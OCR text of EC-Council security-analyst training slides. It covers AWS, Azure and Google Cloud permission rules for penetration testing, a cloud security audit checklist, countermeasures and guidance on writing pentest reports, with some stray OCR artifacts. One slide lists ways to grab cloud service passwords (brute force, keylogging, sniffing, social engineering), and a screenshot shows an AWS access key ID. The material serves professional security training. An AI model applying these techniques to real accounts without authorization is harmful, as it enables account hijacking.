- You can request authorization for penetration testing by signing in with your root account credentials and filling out the AWS Vulnerability / Penetration Testing Request Form



Source: *https://aws.amazon.com*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

AWS's Provision for Penetration Testing (Cont'd)

ECSA
EC-Council Certified Security Analyst

Vulnerability and Penetration Testing

Requesting Permission

Please complete and submit the AWS Vulnerability / Penetration Testing Request Form to request authorization for penetration testing to or originating from any AWS resources. There are several important things to note about penetration testing requests:

- **Permission is required for all penetration tests.**
- **To request permission, you must be logged into the AWS portal using the root credentials associated with the instances you wish to test, otherwise the form will not pre-populate correctly. If you have hired a third party to conduct your testing, you must complete the form and then notify your third party when we grant approval. AWS will not grant approval to a third party testing company.**

Authorization From AWS

We will reply to your request once it has been reviewed, which can take up to two business days. If your request has been approved, you will receive an authorization number. If we have questions, we will request clarification. Note that requests for more information can delay this process, so please plan accordingly and ensure that your initial request is as detailed as possible.

If you have questions about the Vulnerability and Penetration Testing approval process, please email us at aws-security-cust-pen-test@amazon.com

Source: ***https://aws.amazon.com***


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

AWS's Provision for Penetration Testing (Cont'd)

ECSA
EC-Council Certified Security Analyst

- For submitting penetration testing request, you should have an AWS root account. AWS will follow up on your request within two business days

- If you do not have standard AWS root account credentials, submit your request by sending an email to aws-security-cust-pen-test@amazon.com with the following information:
  - Account name
  - Account number
  - Email address
  - Additional email address to cc
  - Account owner must be specified on cc
  - IPs to be scanned
  - Target or source
  - Instance IDs
  - Be aware that testing to or from m1.small or t1.micro instances is prohibited
  - These instances must be specified
  - Source IPs
  - Region
  - Time zone
  - Start date/time
  - End date/time
  - Additional comments



Source: ***http://docs.aws.amazon.com***

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Azure's Provision for Penetration Testing

ECSA
EC-Council Certified Security Analyst

- As per the Microsoft Cloud Unified Penetration Testing Rules of Engagement, you need to submit the Azure Service Penetration Testing Notification form that allows you to notify Microsoft of any planned penetration tests against your Microsoft Azure assets

Submit Azure Service Penetration Testing Notification

Thank you for engaging with Microsoft Security Response Center. Microsoft encourages our customers to regularly evaluate the security of their Azure resources. This form allows you to notify Microsoft of any planned penetration tests against your Microsoft Azure assets. Microsoft will review submissions associated with your subscription in the course of troubleshooting issues. This form also helps us collect metrics which we use to improve the security and availability of the Azure Platform.
This form is optional. Customers are allowed to test their Azure resources without prior approval as long as they abide by the Pentest Rules of Engagement. No exceptions to the rules of engagement will be granted.

This form does not serve to enable or disable any platform security measures or alter any security detections. Many security controls such as Azure Network Security groups are under direct customer control. Automated platform security measures such as those which protect Software as a Service (SaaS) applications cannot be disabled.
Please view our Penetration Test Notification Process to understand the notification process. The security contacts associated with the given subscription will also receive notice that a test is planned.

Please provide the following information:

- Your contact email address -- Microsoft may use this to get ahold of you should problems arise
- Your subscription ID -- This form is only used for assets tied to an Azure Subscription
- The dates the test will occur -- You may bundle multiple tests in one submission as long as they are the same subscription GUID
- Detailed description of the test -- Please make sure to include the following
  - A list of all assets which will be targeted (IP or FQDN)
  - The types of tests which will be performed

Source: *https://portal.msrc.microsoft.com*

- **Note:** As of June 15, 2017, Microsoft no longer requires pre-approval to conduct a penetration test against Azure resources

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Azure's Provision for Penetration Testing (Cont'd)

ECSA
EC-Council Certified Security Analyst

Pentester Contact (incomplete)

Contact Email	security@contoso.com	(required)
Subscription ID	00000000-0000-0000-0000-000000000000	(required)
Test Start Date	12/08/2017	
Test End Date	12/08/2017	
Detailed Description of Test	This is a detailed summary of the pentest plan. (2000 characters max)	(required)
Acknowledgment	I accept the terms and conditions.	

I'm not a robot

(required)

Source: *https://portal.msrc.microsoft.com*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Azure's Provision for Penetration Testing (Cont'd)

ECSA

Penetration Test Notification Process:

1. **Complete this Penetration Testing Form**
   Please provide as complete of data as you can. Should your plans change, simply submit a new notification with updated information. This will supersede your previous submission.
2. **Acknowledgment from Azure Team**
   Once the form is submitted, the Azure Safeguards Team will send an automated acknowledgement to the provided contact email AND the owners of the subscription. This email is your one and only confirmation from Microsoft.
3. **Test Completion**
   You may only conduct tests which abide by the Microsoft Cloud Unified Penetration Testing Rules of Engagement.

Source: *https://portal.msrc.microsoft.com*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Google Cloud's Provision for Penetration Testing

ECSA

- You do not require a pre-approval from Google cloud to conduct a penetration test

Penetration Testing

If you plan to evaluate the security of your Cloud Platform infrastructure with penetration testing, you are not required to contact us to begin testing. You will have to abide by the Cloud Platform Acceptable Use Policy and the Terms of Service and ensure that your tests only affect your projects (and not other customers' applications). If a vulnerability is found, please report it via the Vulnerability Reward Program.

Source: *https://cloud.google.com*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Identify Date and Time for Penetration Test

ECSA
EC-Council Certified Security Analyst

- Identify the date and time when penetration testing is allowed
- The date and time will be communicated to you upon approval of your penetration testing request

The form requires you to submit information about the instances you wish to test, identify the expected start and end dates/times of your test, and requires you to read and agree to Terms and Conditions specific to penetration testing and to the use of appropriate tools for testing. Note that the end date may not be more than 90 days from the start date.

The information you share with AWS as part of this process is kept confidential within AWS. It will not be shared with third parties without your permission.

Source: *https://aws.amazon.com*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

ECSA
EC-Council Certified Security Analyst

Cloud Specific Penetration Testing

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

被CSP绑住时间

Check for Lock-in Problems

ECSA

01 "Lock-in" refers to a situation in which a subscriber cannot switch to another CSP

02 Lock-in may lead to a severe impact on business services if the particular CSP discontinues its services

03 Check the service-level agreement (SLA) between the subscriber and cloud service, and determine the provisions for switching over to other CSPs

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Check for Governance Issues

ECSA

Check the service-level agreement (SLA) document, and track the CSP to determine:

- Roles and responsibilities of the CSP and subscribers in managing the cloud resources including infrastructure, data, and security systems
- Any discrepancy in SLA clauses and their implementation
- Visibility of the CSP's audit, certification, and vulnerability assessment processes
- Hidden dependency to resources outside the cloud
- Lack of transparency on the use of standard technologies and storage of data in multiple jurisdictions
- Source escrow agreement
- Jurisdictions over CSP- for SLA-related issues
- Completeness and transparency in terms of use
- Cloud asset ownership

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Check for Compliance Issues

ECSA

01 Compliance to PCI, SOX, and other acts is a major concern for shifting to cloud computing

02 Check the SLA for whether the CSP is regularly audited and certified for compliance issues

03 Determine the regulations that the CSP complies with

04 Check the responsibilities of the CSP and subscribers in maintaining compliance, and check whether the SLA provides transparency on this issue

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Check for Right Implementation of Security Management

ECSA


- Check whether the right employee(s) with the right knowledge is appointed to look for cloud security
- Check whether the right set of policies and procedures are implemented to ensure cloud security
- Check whether proper security and business-continuity-process models are implemented

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by EC-Council
All Rights Reserved.Reproduction is Strictly Prohibited.

Check the Cloud for Resource Isolation

ECSA



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Check whether Anti-Malware Applications are Installed and Updated on Every Device

ECSA

- Check to ensure that each component of the cloud infrastructure, i.e., data center, access points, devices, and suppliers, is protected using appropriate security controls
- Check for updates, outbreak alerts, and automatic scans
- 70 percent of businesses estimated some chance that a severe data breach could put the company out of business (McAfee Labs report)

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Check whether Firewalls are Installed at Every Network Entry Point

ECSA

- Check whether the firewalls are installed at every network entry point


- Unused ports, protocols, and services should be blocked

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Check that Strong Authentication is Deployed for Every Remote User

ECSA

- All remote users should use an eight-character alphanumeric password
- Two-factor authentication should be used to validate those using an OTP (one-time password) for accessing the network to ensure security



Access Credentials

There are three types of access credentials used to authenticate your requests to AWS services: (a) access keys, (b) X.509 certificates, and (c) key pairs. Each access credential type is explained below.

Access Keys | X.509 Certificates | Key Pairs

Use access keys to make secure REST or Query protocol requests to any AWS service API. We create one for you when your account is created — see your access key below.

Your Access Keys

Created	Access Key ID	Secret Access Key	Status
September 9, 2011	AKIAIQBG3TMJDLOH32KA	Show	Active (Make Inactive)

Create a new Access Key

For your protection, you should never share your secret access keys with anyone. In addition, industry best practice recommends frequent key rotation.

Learn more about Access Keys


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Check the SSL Certificates for Cloud Services in the URL

ECSA

- Check the cloud services for SSL encryption in the access URL, security certificates from reputed vendors, and security pad locks
- Check whether a VPN and secure email services are used for communication
- Check security and privacy policies of the cloud service



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Check whether Files Stored on Cloud Servers are Encrypted

ECSA

- Check whether data stored in cloud servers is encrypted, by default
- Determine the algorithms used to encrypt the data
- Check whether CSPs or service users hold the algorithmic keys for encryption

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Check the Data Retention Policy of Service Providers

ECSA

- Check the data retention policy of service providers
- Determine if they are bound by the law of the land to disclose the data to third parties such as law enforcement agencies
- Check the duration of the data retention in the cloud and procedures to completely erase the data from the cloud
- Check how data retention will be handled, in case the service provider is acquired by another service provider or ceases to exist for other reasons

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Check that all Users Follow Safe Internet Practices

ECSA

1. Check whether a documented computer and Internet usage policy exist and are implemented properly in the organization
2. Check that firewalls, IDS/IPS systems, and anti-malware applications are configured properly to facilitate the implementation of safe Internet practices
3. Check that the staff is regularly educated not to engage in the activities which may pose the organization to potential risk. These activities may include sharing passwords, clicking phishing emails, downloading applications and documents without verifying their source, etc.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Perform a Detailed Vulnerability Assessment

ECSA

Perform vulnerability assessment of each component as you would for normal physical machines

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Try to Gain Passwords to Hijack Cloud Service

ECSA

- Use password grabbing techniques such as password guessing, keylogging, brute-forcing, social engineering , etc. to gain or reset the password of cloud service
- Perform network sniffing to gain sensitive information such as passwords, session cookies, etc.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Test for Virtualization Management (VM) Security

ECSA

- The cloud infrastructure may use virtualization to facilitate the sharing of underlying resources such as a server, storage device, or network
- It provides many benefits to the cloud service. However, it can expose the cloud services to potential VM-level Attacks

Test your cloud for VM-level vulnerabilities

1. Check whether the host is updated with latest patches and normal updates
2. Check the complexity of the password used for VM OS
3. Check whether any unneeded services/programs are running on the VM OS
4. Check whether the host is individually firewalled
5. Check whether the VM host is physically secured
6. Check whether file integrity checks are implemented
7. Check whether virtual machines in VM are secured or not

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Check Audit and Evidence-Gathering Features in the Cloud Service

ECSA


- Check if the cloud service provider offers features for cloning of virtual machines when required
- Cloning of virtual machines helps to minimize the down time as affected machines and evidence can be analyzed offline, facilitating the investigation of a suspected security breach
- Multiple clones can also save the investigation time and improve the chances of tracing perpetrators

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Perform Automated Cloud Security Testing

ECSA



- Automated cloud security testing solutions can proactively verify the security of cloud deployments against real, current attack techniques
- Tools used:
  - Core CloudInspect
  - enStratus (*www.cloudtaxonomy.opencrowd.com*)
  - Parasoft SOAtest (*http://www.parasoft.com*)

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited

ECSA

Perform network penetration testing on cloud in the way the traditional network penetration testing is done.

Note: Refer Module 05, 06 and 07 for complete Network Penetration Testing Methodology

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

ECSA
EC-Council Certified Security Analyst

Perform web application penetration testing on cloud in the way the traditional web application penetration testing is done.

Note: Refer Module 08 for complete Web Application Penetration Testing Methodology

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Recommendations for Cloud Testing

ECSA
EC-Council Certified Security Analyst

- Find out whether the cloud provider will accommodate your own security policies
- Compare the provider's security precautions to the present levels of security to ensure the provider is achieving better security levels for the user
- Ensure that the cloud computing partners suggest risk assessment techniques and information on how to reduce the uncovered security risks
- Make sure that a cloud service provider is capable of providing their policies and procedures for any security agreement that an agency faces
- Pay attention to the service provider's agreement so that the coding policies can be secured
- Authenticate users with a user name and password
- Ensure that all credentials such as accounts and passwords assigned to the cloud provider should be changed regularly by the organization
- Strong password policies must be advised and employed by the cloud pen testing agencies

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Recommendations for Cloud Testing (Cont'd)

ECSA
EC-Council Certified Security Analyst

- Use a centralized authentication or single sign on for the firms that use SaaS applications
- Pay special attention to cloud hypervisors, the servers that run multiple operating systems
- Make sure that your existing business IT security protocols are up-to-date and flexible enough to handle the risks involved in cloud computing
- Make sure that the access to virtual environment management interfaces is highly restricted
- Make sure that the workers are provided with the best training possible to comply with these security parameters
- Password encryption is advisable
- Make sure that you can offer IT support and use more stringent layers of security to prevent potential data breaches
- Protect the information that is uncovered during the penetration test

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Document The Result

ECSA
EC-Council Certified Security Analyst

✓ Note down the weaknesses found in the configuration of an organization's cloud infrastructure

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Cloud Security Countermeasures and Recommendations

ECSA
EC-Council Certified Security Analyst

Cloud Security Countermeasures and Recommendations
Enforce data protection, backup, and retention mechanisms
Enforce SLAs for patching and vulnerability remediation
Vendors should regularly undergo AICPA SAS 70 Type II audits
Verify one's own cloud in public domain blacklists
Enforce legal contracts in employee behavior policy
Prohibit user credentials sharing among users, applications, and services
Implement strong authentication, authorization and auditing mechanisms
Check for data protection at both design and runtime
Implement strong key generation, storage and management, and destruction practices
Monitor the client's traffic for any malicious activities
Prevent unauthorized server access using security checkpoints
Disclose applicable logs and data to customers

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Cloud Security Countermeasures and Recommendations (Cont'd)

ECSA
EC-Council Certified Security Analyst

Analyze cloud provider security policies and SLAs
Assess security of cloud APIs and also log customer network traffic
Ensure that cloud undergoes regular security checks and updates
Ensure that physical security is a 24 x 7 x 365 affair
Enforce security standards in installation/ configuration
Ensure that the memory, storage, and network access are isolated
Leverage strong two-factor authentication techniques where possible
Baseline security breach notification process
Analyze API dependency chain software modules
Enforce stringent registration and validation process
Perform vulnerability and configuration risk assessment
Disclose infrastructure information, security patching, and firewall details

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Cloud Security Countermeasures and Recommendations (Cont'd)

ECSA
EC-Council Certified Security Analyst

Enforce stringent cloud security compliance, SCM (Software Configuration Management), and management practice transparency
Employ security devices such as IDS, IPS, firewall, etc. to guard and stop unauthorized access to the data stored in the cloud
Enforce strict supply chain management and conduct a comprehensive supplier assessment
Enforce stringent security policies and procedures like access control policy, information security management policy and contract policy
Ensure infrastructure security through proper management and monitoring , availability, secure VM separation and service assurance
Use VPNs to secure the clients' data, and ensure that data is completely deleted from the main servers along with its replicas when requested for data disposal
Ensure Secure Sockets Layer (SSL) is used for sensitive and confidential data transmission
Analyze the security model of cloud provider interfaces
Understand terms and conditions in SLA like minimum level of uptime and penalties in case of failure to adhere to the agreed level
Enforce basic information security practices, namely strong password policy, physical security, device security, encryption, data security, network security, etc.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

ECSA™

EC-Council Certified Security Analyst

Module 12

Report Writing and Post Testing Actions

MODULE OBJECTIVE

Learn how to write a comprehensive penetration testing report for the target audience.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Penetration Testing Deliverables

ECSA
EC-Council Certified Security Analyst

1. Detailed analysis of the methodology used
2. Penetration testing reports
3. Evidence of any successful penetration
4. Supplementary material to corroborate the findings
5. Documentation on remediation of any security flaws found

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Goal of the Penetration Testing Report

ECSA

- The pen testing report helps executive management make decisions about implementing security controls in the organization
- The report helps people responsible for information system security to implement security controls and patch any flaw discovered during pen testing
- The report's goal is to show the organization that your team honestly wants to improve the company's security posture; bear this in mind when writing the report
- The penetration test report is recorded by the involved pen testers to have a direct relationship between the documentation and the pen test itself
- The test report provides the information from the test execution phase

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited

Types of Pen Test Reports

ECSA

1. Executive Report

It provides a summary of the complete pen testing process, its outcomes, and recommendations

2. Host Report

It provides details of various hosts that were tested

3. Client-Side Test Report

It provides details of the client-side test, including the email template sent, exploit launched, test result, and details about compromised systems

4. User Report

It provides details of all the users who were identified and targeted during the testing process along with the tasks performed by them

5. Vulnerability Report

It provides details of various vulnerabilities discovered during pen testing

6. Activity Report

This report provides detailed information about all the tasks performed during penetration testing

Note: All these reports are included in the final penetration testing report

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Characteristics of a Good Pen Testing Report


ECSA
EC-Council Certified Security Analyst

- The report should be concise and easy to understand
- It should be written in a professional manner
- The final report must clearly state the findings with the help of screenshots showing Proof of Concepts (PoC) of existence of the identified vulnerability and its potential risks
- It should clearly justify recommendations and analysis made by the pen tester
- Standard techniques and methodologies should be followed while preparing a report

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Writing the Final Report

ECSA
EC-Council Certified Security Analyst



Report Development Process

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Plan the Report

ECSA
EC-Council Certified Security Analyst

1. Report Objectives	Clearly outline the primary goal of writing the report and the main purpose of the security audit
2. Target Audience	Before writing a report, the pen tester needs to know clearly the target audience for whom he or she is writing the report For example, the senior management will review and analyze an executive summary, and the IT development team will focus on technical details of the report
3. Timeframe	Consider the reporting timeframe during the pen test project planning and follow the same
4. Confidentiality	Determine the confidentiality level of the various pen testing reports and identify the controls to maintain the confidentiality of reports, as the reports contain a lot of sensitive information
5. Format	Determine the format of the final report according to RoE with the client
6. Distribution	Consider how the reports will be distributed to the concerned authorities

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Collect and Document the Information

ECSA
EC-Council Certified Security Analyst

- It is important to gather information at every stage of the testing with the nature and scope of the security assessment, like documenting every process with a detailed description about methods and tools utilized, key areas where exploits are carried out, outcomes of the scanning, vulnerability evaluation, countermeasures, and recommendations

Key guidelines to collect information:

1. Compile and sort all the information collected during each step of pen testing
2. Prepare notes after each and every step
3. Make a note of information on activity logs and network traffic
4. Maintain a list of scanned reports and screenshots for clarity and reference




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Write a Draft Report

ECSA
EC-Council Certified Security Analyst

Take all the information collected during the pen test and prepare a rough draft, including details from the report planning phase to the documentation phase



Arrange the information according to a predetermined report format

Ensure that all the information is gathered and documented appropriately in order to avoid missing any important information

Create a final draft report keeping the target audience in mind and following standard methodologies

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Review and Finalize the Report

ECSA
EC-Council Certified Security Analyst

1. It is highly recommended that the rough draft should first be reviewed by peers for a second opinion
2. If a team has collectively participated in the documentation process, the whole team should review and edit it
3. After reviewing and editing the documents by teams and peers, it is essential to document and finalize the changes properly
4. Prepare the final report with all the changes in a specific format that is widely accepted
5. The final report should be presented in a professional manner matching the company standards
6. The report should clearly mention the importance of penetration testing to the client along with associated vulnerabilities and risks to the organization
7. Recommendations should be made depending on the assessment and research done by the team that should justify the company security needs

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Sample Pen Testing Report Format

ECSA
EC-Council Certified Security Analyst


- Document Details
- Version History Information
- Recipient
- Penetration Testing Team Members
- Contact
- 1.0 Executive Summary
  - Approach
  - Project Objectives
  - Project Scope
  - Target Systems
  - Assumptions
  - Timeline
  - Summary of Findings
- 2.0 General Opinion
  - Personnel
  - Policies and Procedures
  - Critical Vulnerabilities
  - Identification and Authentication
  - Intrusion Detection
  - Conclusion
- 3.0 Finding Rating Levels
- 4.0 Testing Methodology
- 5.0 Comprehensive Technical Report
  - Web Application Assessment
  - Security Management
  - Security Architecture
  - Access Control Methodologies
  - Physical and Operational Security
  - Telecommunications and Network Security
  - Applications and Systems Security
  - List of Tests Performed
  - Network-Based Tests
  - List of IP Addresses Tested
  - Specific ISS Tests Conducted during Point Scans
  - Specific NetRecon Tests Conducted during Point Scans
  - Specific ESM Policy Tests Conducted
  - Remote Access Phone Dialing Tests
  - Physical Security Tests
  - Social Engineering Tests
- 6.0 Recommendations
- 7.0 Supplemental CD Readme File
- 8.0 Appendix
- 9.0 List of Illustrations
- 10.0 List of Tables

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Report Format – Cover Letter

ECSA
EC-Council Certified Security Analyst

- The cover letter - it includes the report title and details about the author and client organization, with a disclaimer
  - The organization synopsis includes:
    1. A brief description about the nature, scope, and structure of the organization's information security system
    2. The purpose and need for why the vulnerability assessment has been carried out
